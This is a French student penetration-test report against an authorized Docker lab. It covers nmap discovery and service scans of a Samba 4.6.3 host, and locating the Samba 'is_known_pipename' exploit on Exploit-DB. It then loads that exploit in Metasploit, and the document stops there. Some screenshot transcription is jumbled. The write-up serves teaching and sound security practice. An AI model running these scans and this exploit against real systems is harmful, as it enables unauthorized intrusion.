Rapport de test d’intrusion

Infrastructure SAE-34 Pentest

Consultant en securite : Olivier Bouhours

Date du test : Decembre 2025

Classification Confidentiel

Autorisation ecrite emise par :
M.LABORDE Responsable Infrastructure / Enseignant referent

AUTORISATION ET CADRE LÉGAL

Autorisation formelle

Ce test d’intrusion a été réalisé avec l’autorisation écrite explicite de M. Laborde, responsable de l’infrastructure SAE34, conformément aux exigences légales en matière de tests de sécurité.


Détails de l’autorisation :

- Autorité approvante : M. Laborde
- Fonction : Responsable Infrastructure / Enseignant référent
- Date d’autorisation : 20/11/2025 – 15/01/2026
- Périmètre autorisé : Réseaux 172.18.0.0/24 et 172.19.0.0/24

Cadre legal

Conformément à l'article 323-1 du Code pénal français, tout accès frauduleux à un système de traitement automatisé de données est passible de sanctions pénales. Ce test d'intrusion a été mené dans un cadre strictement légal et autorisé, à des fins éducatives et d'amélioration de la sécurité.

Contexte :




Le pentest se deroule dans un environement docker ou chaque machine est un docker apparentiere mais avec une configuration reseau comme le decrit le schema ci-dessus. Afin de mener a bien le pentest nous avons access a la machine kali faisant partis du meme reseau que la SAMBA, et de la SAMBA il faut prendre le contrôle de WebApp.

Analyse de mon environement :


Une fois les installations terminer et les dockers opérationnels je me connecte a la machine kali attaquante et je vérifie mon adresse IP :

```
#ip a
```



Puis en connaissant mon @IP je regarde qui d'autre est sur le réseau 172.18.0.0/16 :

```
#sudo nmap -sn 172.18.0.0/16
```



Controle de Samba :

Avec cela on peux commencer a scanner samba pour en connaître un peux plus sur la machine, savoir quels services tournent et quel système elle utilise :


```
#nmap -A 172.18.0.2
```

```
┌──(root㉿c726df5872b7)-[/]
└─# nmap -A 172.18.0.2
Starting Nmap 7.92 ( https://nmap.org ) at 2025-12-18 13:18 UTC
Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.2)
Host is up (0.000081s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp open  netbios-ssn Samba smbd 4.6.3 (workgroup: MYGROUP)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: Host: E13649AD5DE6

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-12-18T13:18:33
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: e13649ad5de6
|   NetBIOS computer name: E13649AD5DE6\x00
|   Domain name: \x00
|   FQDN: e13649ad5de6
|_  System time: 2025-12-18T13:18:31+00:00
```

La première chose que je remarque c’est la version de l’OS outdated :


```
|   OS: Windows 6.1 (Samba 4.6.3)
```

Je regarde sur ExploitDB un exploit pour Samba 4.6.3 :




On trouve un exploit qui correspond a notre version de Samba.


Finalement c'est un exploit utilisable avec metasploit :



Dans metasploit on trouve le bon exploit :



root@kali: ~
File Edit View Search Terminal Help
oit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'W
indows XP'
msf > search samba 4.6
Matching Modules
Name Disclosure Date Rank Check
Description
0 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes
Samba is_known_pipename() Arbitrary Module Load
1 _ target: Automatic (Interact) . . .
Samba 3.5.0 < 4.4.14/4.5.
ChatGPT
https://www.exploit-db.com/exploits/42084
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking
EXPLOIT DATABASE
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit)

#msfconsole


msf6 > exploit/linux/samba/is_known_pipename
[-] Unknown command: exploit/linux/samba/is_known_pipename
This is a module we can load. Do you want to use exploit/linux/samba/is_known_pi
pename? [y/N] y
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) >

